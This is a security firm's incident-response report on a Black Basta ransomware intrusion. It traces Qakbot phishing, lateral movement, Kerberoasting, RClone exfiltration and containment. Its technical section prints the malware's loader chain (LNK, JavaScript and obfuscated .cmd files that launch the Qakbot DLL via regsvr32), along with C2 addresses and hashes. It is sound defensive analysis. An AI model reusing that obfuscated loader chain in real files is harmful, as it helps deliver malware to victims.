TECHNICAL ANALYSIS

# BLACK BASTA MALWARE

INCIDENT OVERVIEW

**AUTHORED BY:**
Steven Drenning-Blalock
Malware Analyst / Incident Response
4651 Salisbury Rd., Suite 315
Jacksonville, FL 32256
(800) 538-9357 x 142

# INTRODUCTION

Quadrant was able to aid a client during an organization wide compromise by the Black Basta ransomware group. This group is a “Ransomware as a Service” (RaaS) organization known to target medium and large companies. Below contains an overview of the compromise as it progressed, as well a technical analysis of the malware and techniques observed ranging from a successful phishing campaign to the attempted ransomware detonation. Although some exact details of the threat actor’s actions are still unknown, the evidence gathered has allowed for inferences into many of the gaps. The names of all clients, all accounts, and some files have been modified for client confidentiality. Indicators of compromise, including malicious domain names, have not been modified. Any log modification has been made to redact client information, break potential links, or for readability.

The timeline below shows a high-level overview of the incident:





Figure 1: Timeline overview spanning from initial infection to severing connection between the client and the internet.

## Initial Access:

The Threat Actor began this attack by compromising a user account at a third-party vendor (TPV). Although little is known to Quadrant about the compromise on the TPV, access allowed for the use of an "info@" account. The use of such an account would have allowed the Threat Actor to pose as the compromised user without creating extra "junk" in the user's inbox which could raise suspicion. Following initial phishing emails, the threat actor continued to submit additional phishing emails to the client via similar account names from different domains. Both samples reached their victims shortly after noon on the 20th of September.

The phishing emails contained what was later determined to be "Qakbot," a sophisticated trojan. Following the infection, these hosts began to beacon on out to over 100 IP's using various ports. The client’s Cisco “Advanced Malware Protection” (AMP) detected a connection with one of these IP's over TCP port 2222. Although this did trigger an alert in AMP, the Quadrant ingestion of these logs was not configured, so this did not generate an alert through the Sagan Solution.

The Suricata engine did detect these connection attempts, however no alert was raised by the Packet Inspection Engine. Quadrant monitors companies' ingress and egress traffic using onsite Packet Inspection Engine (PIE) appliances running the Suricata Detection engine. Although many other rulesets are used to screen for malicious activity, Quadrant has custom rules in place to detect SSH over nonstandard ports, such as TCP 2222. These rules did not fire due to the absence of an SSH header in the traffic. One may assume that traffic over 2222 would be SSH traffic, however further analysis of the traffic generated by the Qakbot Sample in the lab shows that this connection was likely HTTPS in nature.

Eventually, the malware was able to find an active C2 server. It took about 35 minutes between initial infection and the first successful communication between a compromised host and the C2 domain. The second stage payload, which was later determined to likely be the penetration testing framework "Brute Ratel," was then downloaded via a connection to an IP from Russia.

## Persistence and Escalation of Privilege:

Following the compromise of two hosts and gaining a foot hold, lateral movement began. The client's full infrastructure is comprised of three domains: Construction, Commerce, and a Subsidiary. Both initial compromised hosts were in the Construction environment. These domains had shared trust and were connected via VPN tunnels which allowed the threat actor to move freely between domains.

We believe that multiple methods and tools were leveraged in order to do this. At this point, visibility becomes muddled due to the focus of observation and detection is ingress and egress traffic. However, following the investigation into the recorded logs and the follow-on detailed analysis of malware samples, we can make educated guesses on some of the missing pieces. Initial lateral movement and the lay of the land was likely conducted using Brute Ratel. This was determined through a review of files found on one of the initially compromised hosts. One file, "zfgufgfvezdnbcvjkzctpvfdj.dll," matches the hash of previously submitted Brute Ratel samples. Due to the lack of visibility, we were unable to find the initial connection from the two "Patient Zeros" to the local Domain Controller. However, after reaching the local DC, the attacker was able to gain a better lay of the land and observe the presence of the other two domains.

Initial Command and Control was conducted from "23[.]19[.]58[.]43"[zedorocop[.]com] and "23[.]106[.]160[.]141" [danimos[.]com]. The IP's used for C2 and the level of interaction changed over time as the compromise grew.  For example, mid-stage infections showed calls to "146[.]70[.]86[.]44"[gerhiles[.]com]. It's important to note that the FQDN's that were used as C2 were all registered the same month as the compromise.

Multiple administrative and system accounts were compromised during this incident. One possible explanation for this comes from “Kerberoasting”. This technique was observed in the Commerce environment through a sharp incline of Kerberos requests using RC4 encryption. We do not believe that this was successful in this environment, due in part to the lack of additional signs of compromise specific to this Domain. However, this technique was likely performed on the other two client domains where visibility gaps existed. This is further supported by the source and destination of these requests were cross domain: The source of the “Kerberoasting” was based in the Subsidiary environment and the Domain Controller that was attacked was in the Commerce environment.

Once administrative access had been achieved, the threat actor also added new administrative accounts to the environment.

### Propagation:

Unknown to everyone but the attacker, multiple files were being transmitted throughout the environment:

Two file names were observed during the incident "Client_s.exe" and "Client.exe." It is expected that the different naming schemes are related to the different variations of the Black Basta ransomware. Although no sample was able to be provided for the Client.exe (which is believed to be the ESXi variant), Quadrant was able to obtain a copy of "Client_s.exe" for Windows hosts.

Two ".bat" files were sent throughout the organization. Both were designed to turn off antivirus and antimalware software. One does not use any obfuscation and just contains the simple command to stop Cisco AMP Orbital. This could indicate that it was written hastefully in order to get it onto the target environments quickly. The other, targeting Windows Defender, required multiple steps in order to view the commands.

Tox5, which appeared to be a component of Cobalt Strike, as well as Cobalt Strike beacon with the name of "Ticket-5731.xls."

These files continued to replicate throughout the organization though the use of Server qMessage Block (SMB), eventually spreading to almost every endpoint and server in two of the three domains. The attack on the Commerce domain does not appear to have been effective, outside of one host in a training environment. Most hosts in the Commerce environment HAD more restrictions placed on their operating system by default which likely contributed to the lack of success by the threat actors in the Commerce environment.

### Exfiltration:

Once a file server was identified, an FTP connection was established to an external site. This was not used for C2 activities but only for receiving the exfiltrated data. Suricata logs show that "RClone" was downloaded on the file servers in order to facilitate exfiltration of the logs.

RClone is designed to transfer large volumes of data from one host to the cloud with ease. This legitimate program was abused by the attacker to steal client data.

## Detection and Response:

The most critical asset of the Security Operations Center is the human SOC Analyst. A human can look at the totality of a situation and make a judgement call that no AI or automated process can. From the analyst's perspective, the only alert that was generated and brought to the SOC was a Suricata FTP rule looking for CVE 1999-0911, related to an overflow using the MKD command. This FTP command is defined as "...causes the directory specified in the pathname to be created on the server. If the specified directory is a relative directory, it is created in the client's current working directory."

Although many old signatures are decommissioned or otherwise suppressed, Quadrant leaves some rules in place as "hunting" rules. These are more focused on the overall techniques or "odd" traffic that could be an indicator of compromise. In this case, the analyst investigating the alert observed that this was technically a False Positive, as the command was not used in an abnormal fashion. However, looking at the destination, which had not been previously observed in the environment, the file names (which were quite varied), and the volume of the files outbound, the analyst decided to call the client to err on the side of caution. Had the analyst not conducted their due diligence or had this archaic signature been suppressed, it is highly likely that this compromise would not have been detected until after the encryption process had begun. The current list of rules developed following this incident can be found in I The alert was submitted at 18:27 EDT on 9/21/2022. Just over 30 hours after the initial infection.

The client determined it to be out of the ordinary but was unaware of the extent of the compromise. However, during the course of the evening, it became apparent that something was greatly amiss. The following morning, the client’s CISO contacted the Quadrant team to report that there was indeed an active compromise within their environment.

The client provided malware samples from the phishing emails and the analysis began. Threat hunting was conducted within the logs. A dedicated “out of bands” communications channel was established between Quadrant and the clients. As more evidence was uncovered, the full threat began to be realized.

One aspect of the actions taken by the Incident Response team was a live log review. The term "look for anything suspicious" is often a nightmare of a request, because how does one truly define suspicious without a base line. However, with the amount of knowledge of the situation and years of experience on his side, a member of the I.R. team decided to look at the raw logs in real time to see if anything stood out. Windows Event logs and “clipboard” logs are collected using NXLog Enterprise. While clipboard logs are not stored on the local host, they are sent to the Sagan Log Analysis Engine for further analysis and retention. While examining this data, the I.R. team member became aware of the use of RDP by the Threat Actor by observing RDPClip.exe logging that looked, by definition, incredibly suspicious.

Among the many “clipboard” logs observed, "Client.exe -bomb," stood out. Although the full extent of the command was not realized at the time, due to the implied malice it was decided that now was the time to attempt to purge the threat actor.

The Clients response team locked out the accounts that were known to be compromised. However, the threat actor had complete control over the environment. Following the initial attempt to lock out the threat actor, the threat actor retaliated. This resulted in a catastrophic lockout of the client's staff and administrators.

This was not completely unexpected. Knowing that there was an ongoing data exfiltration attempt along with a full network compromise with a relatively short “dwell” time, plans had been put into place to restrict all access to the network in order to mitigate and prevent the threat actor from doing more damage. The client's staff was simply waiting on the “order” to halt the network.

After quick conference between Quadrant and the client, all parties agreed and the decision was made: At approximately 8:45pm on September 22, only 56 hours after the initial phishing email had been opened, the physical cables from between the domains as well as their connection to the Internet were pulled.

Because of the observation, hunting, and superior teamwork between the Quadrant team and the client, only a handful of ESXi servers were encrypted. Had the team not taken action to sever the Internet and domain connections, the encryption command would likely have replicated throughout the Construction and Subsidiary environments. With the assistance of a third-party incident response firm and constant ongoing contact with the Quadrant team, the client was able to slowly, systematically, and safely bring their servers on-line while purging any remains of the threat actor over the course of the next two weeks.

Ultimately, this was considered a success in defense of the client. But there were many lessons learned. Through the later review of the logging and after-action analysis of the event, more detections rules have been created to better alert on what visibility does exist in this, and many other, client environments.

## Technical Analysis:

### Initial Access: Qakbot Infection:

The two phishing samples provided by the client show two different techniques:
Email response as part of an Email Chain: "Re: RE: Logistics":

The phishing email came from a legitimate vendor "stoneworkers". The phishing attachment was submitted to the target in a response to an ongoing conversation that was being held between a member of Quadrant's client and the TPV. The attacker submitted the email from "info[@]stoneworkers[.]org" while posing as "jpeterman[@]stoneworkers[.]org". The email had applicable context and the email chain contains back and forth to another member of the TPV as well.

Cold Email: "Solution for Issue 37":

The phishing email came with no pretext from a site not used by the client. However, it is important to note that the site seems to be owned by a legitimate venture capital group, which may indicate a compromise of their organization or that the email account was spoofed. The attacker submitted the email from "support[@]capitalizedadventures[.]com" while posing as "Jay Peterman".

From the two phishing emails, both attachments contain similar malware. Only changes to the filenames and corresponding commands were observed between the two.
When downloaded, the initial attachment is a local HTML file. The web page claims to be an adobe site and that the attached document is a PDF which is password protected:


Figure 2: Screenshot taken of the local HTML site from the malware samples. There is no difference on this site between the two samples.

Using the password "abc888" to unzip the attachment, the user is presented with an ISO file. The two samples produced different ISO names: Claim_Copy_1796.iso and Claim_Copy_5898.iso.





Figure 3: The iso files contains the following directory trees: On the left is the tree for sample "1796", and on the right is the tree for sample "5898".

The subdirectories to the fathomed directory, elude, omicron, and shabbily, are all empty as confirmed by navigating to them and running "ls -a" and returning no files. This was verified through "du -h" which resulted in 4.0k size, which is consistent of an empty directory. When opened in a Windows environment the following is displayed:





Figure 4: Clearly Not a PDF.

The ISO mounts as a DVD Drive. The "Claim_Copy" shows the icon for windows file explorer. Clicking on these calls the corresponding JavaScript file contained within each iso.

```
└─$ cat Claim_Copy.lnk
L◆F◆@◆P◆O◆ ◆:i◆+00◆/C:\Z1fathomedB      ◆◆.fathomed▒t2damagesMea
ning.jsT        ◆◆.damagesMeaning.js &..\..\..\..\fathomed\damag
esMeaning.jsc:\windows\explorer.exe◆%SystemRoot%\explorer.exe%Sy
stemRoot%\explorer.exe
```

```
└─$ cat Claim_Copy.lnk
L◆F◆@P◆O◆ ◆:i◆+00◆/C:\Z1fathomedB      ◆◆.fathomed▒~2clockwatch
erMinty.jsZ     ◆◆.clockwatcherMinty.js$)..\..\..\..\fathomed\cl
ockwatcherMinty.jsc:\windows\explorer.exe◆%SystemRoot%\explorer.
exe%SystemRoot%\explorer.exe
```

Figure 5: The contents of the lnk files. On the left: Sample "1796". On the right: Sample "5898".

In both cases the JavaScript files set several variables before running the ".cmd" file contained within the ISO. This is likely done as a method to avoid detection from Log Analysis Engines, such as the Sagan Engine, as well as other monitoring services such as Microsoft's Defender or Sentinel.

```
└─$ cat damagesMeaning.js
// belittlementKhartoum
var variegationUnassailable = "regs";
var shakiestAberrational = new ActiveXObject("shell.application"
).shellexecute("fathomed\\decomposedLoners.cmd", variegationUnas
sailable + "v", "", "open", 0);
```

```
└─$ cat clockwatcherMinty.js
// paranormalHampering
var methylatedUncouples = "regs";
var crescentConfiscators = new ActiveXObject("shell.application"
).shellexecute("fathomed\\unspoolingPeak.cmd", methylatedUncoupl
es + "v", "", "open", 0);
```

Figure 6: The contents of the JS files. On the left: Sample "1796". On the right: Sample "5898".

The command is called with echo off, so that no text will be displayed to the user. Ultimately, this CMD file calls the "db" file. In both samples, the "db" file is not a database, but is the actual Quakbot trojan.

```
└─$ cat decomposedLoners.cmd
@echo off

set gradationsGrueling=r
set shaggyPatentee=32
set spoonedObscurement=

%1%gradationsGrueling%%shaggyPatentee%%spoonedObscurement% fatho
med\sinkers.db

exit
```

```
└─$ cat unspoolingPeak.cmd
@echo off

set strengthensBusinesses=r
set interspersingStimulant=32
set grislierDeviates=

%1%strengthensBusinesses%%interspersingStimulant%%grislierDeviat
es% fathomed\meddled.db

exit
```

Figure 7: The contents of the CMD files. On the left: Sample "1796". On the right: Sample "5898".

Something interesting to note: the "campus.txt" contains an excerpt from "Through the Looking Glass" by Lewis Carol. This inclusion may be to add easily changeable padding to the ISO. Doing so would allow the easy addition or subtraction of data in order to change the ISO's hash value without changing any important content of the executables.

Following detonation of Qakbot, the malware copied itself to "$CURRENTUSER\AppData\Roaming\Microsoft\Isoaahffo\djkuuhd.dll," as confirmed by the file's hashes shown below, and sets itself to auto run. Following this, the malware begins to beacon out to hard coded C2 servers. A breakdown of the observed IP's and their ports can be found in the INDEX A below. This contains over 100 IP's for potential C2 servers.

```
└─$ sha256sum xjkuuhd.dll meddled.db
4f7d97bf4803bf1b15c5bec85af3dc8b7619fe5cfe019f760c9a25b1650f4b7c  xjkuuhd.dll
4f7d97bf4803bf1b15c5bec85af3dc8b7619fe5cfe019f760c9a25b1650f4b7c  meddled.db
```

Figure 8: Output of command "sha256sum" for files "meddled.db" and "xjkuuhd.dll". Note that the sha256 hash of these files are identical.

During the initial detonation of 5898, the process imbedded itself into wermgr.exe, the Windows Error Reporting Manager (Process ID 6660).





Figure 9: Output from the command "netstat -n -a -o" preformed during the first detonation of "5898" showing connection attempt to C2 IP emanating from PID 6660.






Figure 10: View from the "Details" page of "Task Manager" ran during the first detonation of "5898". showing process "wermgr.exe" running on PID 6660.




| Name | PID | Status | User name | CPU | Memory (a... | UAC virtualizat... |
|---|---|---|---|---|---|---|
| SearchFilterHost.exe | 5252 | Running | SYSTEM | 00 | 956 K | Not allowed |
| msedge.exe | 5484 | Running | Mike | 00 | 896 K | Disabled |
| RuntimeBroker.exe | 5500 | Running | Mike | 00 | 2,620 K | Disabled |
| SearchIndexer.exe | 5680 | Running | SYSTEM | 00 | 19,820 K | Not allowed |
| RuntimeBroker.exe | 5716 | Running | Mike | 00 | 6,400 K | Disabled |
| nxlog.exe | 6112 | Running | SYSTEM | 00 | 6,260 K | Not allowed |
| msedge.exe | 6160 | Running | Mike | 00 | 5,084 K | Disabled |
| msedge.exe | 6168 | Running | Mike | 00 | 4,540 K | Disabled |
| msedge.exe | 6180 | Running | Mike | 00 | 3,100 K | Disabled |
| svchost.exe | 6332 | Running | SYSTEM | 00 | 1,344 K | Not allowed |
| conhost.exe | 6400 | Running | Mike | 00 | 6,884 K | Disabled |
| SgrmBroker.exe | 6516 | Running | SYSTEM | 00 | 2,544 K | Not allowed |
| svchost.exe | 6524 | Running | LOCAL SE... | 00 | 1,708 K | Not allowed |
| msedge.exe | 6568 | Running | Mike | 00 | 7,152 K | Disabled |
| SecurityHealthServic... | 6624 | Running | SYSTEM | 00 | 1,628 K | Not allowed |
| svchost.exe | 6672 | Running | SYSTEM | 00 | 1,316 K | Not allowed |
| ApplicationFrameHo... | 6764 | Running | Mike | 00 | 3,204 K | Disabled |
| SystemSettings.exe | 6788 | Suspended | Mike | 00 | 0 K | Disabled |
| StartMenuExperienc... | 6800 | Running | Mike | 00 | 17,020 K | Disabled |
| wermgr.exe | 6804 | Running | Mike | 00 | 7,148 K | Disabled |
| svchost.exe | 7052 | Running | LOCAL SE... | 00 | 1,272 K | Not allowed |
| msedge.exe | 7112 | Running | Mike | 00 | 58,992 K | Disabled |



Figure 11: View from the "Details" page of "Task Manager" ran during the second detonation of "5898" showing process "wermgr.exe" running on PID 6804.

Further analysis of the registry keys added by the sample were able to be decrypted by leveraging the decryption script found at the link "https://github.com/drole/qakbot-registry-decrypt". These show the full path to the dropped file "xjkuuhd.dll" as well as the Qakbot campaign identifier: "obama206."

```
Registry key path: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Xjkuuhdlool\edefcdd5
RC4 key: 79 56 8f 51 f7 14 5e a1 4d a4 f0 5e 61 ae 7c 6b 8c 6f ae 34
Decrypted value:
00000000: 04 01 7E 00 00 00 43 00  3A 00 5C 00 55 00 73 00  ..~...C.:.\.U.s.
00000010: 65 00 72 00 73 00 5C 00  4D 00 69 00 6B 00 65 00  e.r.s.\.M.i.k.e.
00000020: 5C 00 41 00 70 00 70 00  44 00 61 00 74 00 61 00  \.A.p.p.D.a.t.a.
00000030: 5C 00 52 00 6F 00 61 00  6D 00 69 00 6E 00 67 00  \.R.o.a.m.i.n.g.
00000040: 5C 00 4D 00 69 00 63 00  72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
00000050: 66 00 74 00 5C 00 49 00  61 00 73 00 6F 00 61 00  f.t.\.I.a.s.o.a.
